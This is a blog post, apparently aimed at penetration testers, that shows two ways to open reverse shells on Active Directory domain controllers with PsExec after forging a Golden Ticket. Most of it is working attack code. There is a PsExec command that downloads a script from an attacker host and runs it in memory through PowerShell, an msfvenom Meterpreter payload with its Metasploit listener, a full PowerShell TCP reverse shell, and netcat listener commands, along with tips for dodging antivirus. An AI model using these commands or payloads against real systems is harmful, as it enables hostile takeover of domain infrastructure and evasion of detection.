Two Ways to Pop Reverse Shells on DCs Across Forests
PsExec is one of the most useful tools for lateral movement in Active Directory. Its real value shows up once we have a Golden Ticket and…
Two Ways to Pop Reverse Shells on DCs Across Forests

PsExec is one of the most useful tools for lateral movement in Active Directory. Its real value shows up once we have a Golden Ticket and want to pop a shell. In this post I will show two practical ways to get a reverse shell on a remote domain controller, either in the same forest or an external one, without dropping a file on disk.
This article assumes a Golden Ticket is already generated. That part is mandatory for everything that follows.
What I want to focus on here are two less common ways to get a reverse shell through PsExec without relying on netcat or using an .EXE on the target.
The most common way to obtain a shell with PsExec looks like this:
PsExec.exe \\dc02 cmdThat works, but it does not connect back to our Kali machine. In many environments, either because of firewall rules or simple convenience, we want a reverse connection instead.
Method 1— PowerShell Meterpreter Stager
The approach commonly taught in courses like OSCP is to drop a payload on disk and execute it. This is not realistic. Antivirus will usually delete the file almost immediately and nothing happens.
A more realistic option, although still detectable in some cases, is to execute everything in memory. This is where PowerShell becomes useful.
PsExec.exe \\dc01.contoso.local -s -d powershell.exe -NoP -W Hidden -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.100:8080/shell.ps1')"But before running that command we need to generate the shell.ps1 reverse shell and serve it from our attacker machine.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=445 -f psh -o shell.ps1python3 -m http.server 8080PsExec executes the PowerShell command on the target, pulls the script from our Kali machine, and we receive a reverse shell.
Here is the one liner to generate the corresponding listener :
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.10.100; set LPORT 445; exploit"Once the script runs, the Meterpreter session appears in Metasploit. The important detail is that the payload never exists as a standalone executable on disk. This reduces obvious artifacts and makes the technique more flexible.
Method 2— PowerShell reverse shell with nc listener
This second method is very similar, but this time the payload is a pure PowerShell reverse shell. We do not use msfvenom at all. This approach has a few advantages.
- It is generally less noisy than Meterpreter.
- It is easy to customize and modify.
Msfvenom payloads are fine for exams like OSCP, but in real environments their signatures are well known by AV solutions and Defender.
Writing a custom PowerShell payload allows us to use encoding, obfuscation, and small tweaks that make detection a bit harder.
There are plenty of sites that generate PowerShell reverse shells. We can even use AI to help. But here is a simple example that I got via Perplexity AI:
# simple PowerShell reverse shell
$ip = '10.10.10.100'
$port = 445

$client = New-Object System.Net.Sockets.TCPClient($ip, $port)
$stream = $client.GetStream()
$buffer = New-Object byte[] 65535
$enc = New-Object System.Text.ASCIIEncoding

while (($len = $stream.Read($buffer, 0, $buffer.Length)) -ne 0) {
    $data = $enc.GetString($buffer, 0, $len)
    try {
        $sendback = (Invoke-Expression $data 2>&1 | Out-String)
    } catch {
        $sendback = $_.Exception.Message
    }
    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $sendbyte = $enc.GetBytes($sendback2)
    $stream.Write($sendbyte, 0, $sendbyte.Length)
    $stream.Flush()
}

$client.Close()
Since we are not using msfvenom, the listener is different. We use netcat on our attacker machine, which is not a problem.
nc -nlvp 445If the chosen port is allowed outbound from the target, we should receive a reverse shell on Kali.
Execution is the same as before. We host the script and let PsExec pull and run it remotely.
python3 -m http.server 8080PsExec.exe \\dc01.contoso.local -s -d powershell.exe -NoP -W Hidden -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.100:8080/shell.ps1')"From a defender perspective, both techniques are variations of the same thing: forged Kerberos tickets combined with remote service creation.
From an attacker perspective, the PowerShell stager is often more flexible and easier to adapt. Each has pros and cons. But none can probably evade a fully patched Windows Server. They are cool techniques for several Pentesting exams though and great to understand AV evasion.
Both approaches are far more realistic than dropping an executable on disk and hoping it survives long enough to give us a shell.
메타데이터
- post_id
- 2dee4e4f124e
- slug
- two-ways-to-pop-reverse-shells-on-dcs-across-forests-2dee4e4f124e
- url
- https://medium.com/@duckwrites/two-ways-to-pop-reverse-shells-on-dcs-across-forests-2dee4e4f124e
- canonical_url
- https://medium.com/@duckwrites/two-ways-to-pop-reverse-shells-on-dcs-across-forests-2dee4e4f124e
- author_url
- https://medium.com/@duckwrites
- status
- ok
- fetched_at
- 2026-06-23 03:48:11